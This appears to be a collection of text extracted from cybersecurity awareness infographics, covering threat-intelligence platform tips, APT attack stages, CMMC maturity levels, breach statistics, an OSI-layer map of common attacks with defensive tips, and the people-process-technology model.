
Building a Cyber Threat Intelligence Platform (5 Steps)

1. Start with a “planning and direction document” to derive the Priority Intelligence Requirements (PIR)
2. If you have limited or non-existent budget start with open source/free first.
3. Be aware that a vendor collection scope might overlap but might vary in terms of quantity or quality.
4. There is no one single vendor that does everything perfectly.
5. SOAR seems one of the best product Categories out there that is able to a lot of the later CTI Lifecycle steps (although only a sub-set of SOAR vendors support TIP-like platform capabilities).


Do you know these
7 basic attack vectors
of **Pen-Testing?**





Advanced Persistent Threat (APT) Attack
Target Selection
Information Gathering
Point of Entry
Planting Malware on compromised machine
Escalate Privileges
Command and Control Communication
Lateral Movement
Asset Discovery and Persistence
Data Ex-filtration
Covering the Tracks
HACKER COMBAT
COMMUNITY
Follow us
Visit
Hackercombat.com



CMMC LEVELS
Performed
Documented
Managed
Reviewed
Optimizing
LEVEL 1
LEVEL 2
LEVEL 3
LEVEL 4
LEVEL 5
L1
BASIC CYBER HYGIENE
17 Practices
Focuses on the protection of Federal Contract Information. Only basic safeguarding practices are included to meet requirements defined in 48 CFR 52.204-21.
L2
INTERMEDIATE CYBER HYGIENE
72 Practices
Includes a subset of security requirements specified in NIST SP 800-171. Organizations should establish and document information security practices and policies.
L3
GOOD CYBER HYGIENE
130 Practices
Includes all security requirements specified in NIST SP 800-171. Organizations should establish, maintain, and resource an information security plan that addresses how Controlled Unclassified Information is protected.
L4
PROACTIVE
156 Practices
Focuses on protection of Controlled Unclassified Information from Advanced Persistent Threats and introduces security requirements from NIST SP 800-171B. Organizations should regularly review and measure practices for effectiveness.
L5
ADVANCED/PROGRESSIVE
171 Practices
Focuses on protecting Controlled Unclassified Information from Advanced Persistent Threats using additional practices that increase the depth and sophistication of the organization's cybersecurity capabilities.


CYBERSECURITY FACTS & FIGURES
Phishing attacks account for more than 80% of reported security incidents.
$17,700 is lost every minute due to phishing attacks.
60% of breaches involved vulnerabilities for which a patch was available but not applied.
Data breaches cost enterprises an average of $3.92 million.
Attacks on IoT devices tripled in the first half of 2019.
CYBER DEFENSE TECHNOLOGIES
Source: https://www.csoonline.com/article/3153707/top-cybersecurity-facts-figures-and-statistics.html


Cyber Security for Business People
OSI Model
TCP/IP Model
Logical mapping of Possible Attacks
"We can't prevent the cyber attacks, but we can make it difficult for them!"
7 Application
Network process to application
DNS, WWW, HTTP, P2P, Email/POP, SMTP, Telnet, FTP
DATA
6 Presention
Data representation & Encryption
HTML, DOC, JPEG, MP3
DATA
MPG
5 Session
Interhost Communication
TCP, SIP, RTP, RPC-Named pipe
DATA
4 Transport
End-to-end connection
TCP, UDP, SCTL, SSL, TLS
SEGMENTS
3 Network
Logical Addressing
IP, ARP, IPSec, ICMP, IGMP
PACKETS
2 DataLink
Phsycial Addressing
Ethernet, MAC/LLC, 802.11
FRAMES
1 Physical
Signal and Binary Transmission
RJ45, 100Base-TX, RS-232, DSL
BITS
Application
Transport
Inter-netwrok (Internet)
Network Access
Exploits
Spectre/Meltdown
Take advantage of a bug or vulnerability to have unauthorized access to system.
Phishing
Fraudsters impersonate a legitimate company and attempt to steal people's personal information or login credentials.
Hijacking
XSS, CSRF
Also known as cookie hijacking is the exploitation of a valid computer session to gain unauthorized access a remote server
DoS
Smurfing, SYN/ICMP flooding
Cyber attack designed to disable, shut down or disrupt a network, website or service.
MitM
End-to-end connection
The man-in-the middle attack intercepts a communication between two systems
Spoofing
Disguising a communication from an unknown source as being from a known, trusted source. Emails, calls, IP address, ARP, DNS.
Sniffing
Packet sniffing allows individuals to capture data as it is transmitted over a network.
Keep your software up-to-date
Use password Manager
Beware of Suspicious Emails & Sites
Double check the source
Use two-factor Authentication
Always logout from the session
Secure Network Architecture
Firewalls, AV, encryption , RSA
SSL
Use HTTPS over HTTP
Use protected Public WiFi
Implement SPF and DKIM
Learn about "Social engineering"
VPN
Use VPN on Public WiFi
Avoid sensitive financial transactions
The Open Systems Interconnection model (OSI model) is a conceptual model that characterizes and standardizes the communication functions of a telecommunication or computing system without regard to its underlying internal structure and technology.
Version: 2.1
For:
CSH The Cyber Security Hub™
By:
in linkedin.com/in/nabeelkhan/
Disclaimer:
The information provided here is for general information purposes only. Nabeel Khan assumes no responsibility for errors or omissions in the contents on the Service. In no event shall Nabeel Khan be liable for any special, direct, indirect, consequential, or incidental damages or any damages whatsoever, whether in an action of contract, negligence or other tort, arising out of or in connection with the use of this diagram or the contents of this image. All product names, logos, and brands are property of their respective owners. All company, product and service names used in this image are for identification purposes only. Use of these names, logos, and brands does not imply endorsement.
Cybersecurity for Business People by Nabeel Khan is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License.

3 Pillars Of Cyber Security

1. PEOPLE

This is the category that includes users. Users are known to be particularly weak in the cybersecurity chain. Unfortunately, cyber criminals are aware of this and often target them rather than systems during attacks. Users are the culprits in creating weak passwords, downloading attachments in strange emails, and easily falling for scams.

2. PROCESS

This category encompasses all the processes used by the organization. These can include business processes, such as the supply chain, that could be exploited by attackers to get malware inside companies. Supply chains are, at times, targeted in organizations that are well secured against other methods of being attacked.

3. TECHNOLOGY

Technology relates to both the devices and software used by an organization. Technology has been a prime target for cyber criminals and they have developed many techniques to compromise it. While security companies try to keep abreast of the threats facing technology today, it seems that cyber criminals have always had the upper hand. Cyber criminals can source new types of malware from underground markets and use them in multiple attacks against different technologies.

EC-Council

5 MOST SIGNIFICANT THREATS TO NETWORK SECURITY

C|ND Certified Network Defender

SOCIAL ENGINEERING:
90% of cyberattacks were phishing attacks in 2020.

RANSOMWARE:
The overall sum of ransom demands reached $1.4 billion in 2020.


DDOS ATTACKS:
4.83 million DDoS attacks were attempted in the first half of 2020.

THIRD-PARTY SOFTWARE:
Web applications were involved in 43% of breaches in 2020.

CLOUD COMPUTING VULNERABILITIES:
Nearly 80% of organizations have weathered cloud security breaches last year.

Countries best prepared against cyberattacks

WORLD ECONOMIC FORUM
COMMITTED TO IMPROVING THE STATE OF THE WORLD



Source: ABI Research, ITU, Global Cybersecurity Index

HACKER COMBAT COMMUNITY

Red Team vs Blue Team

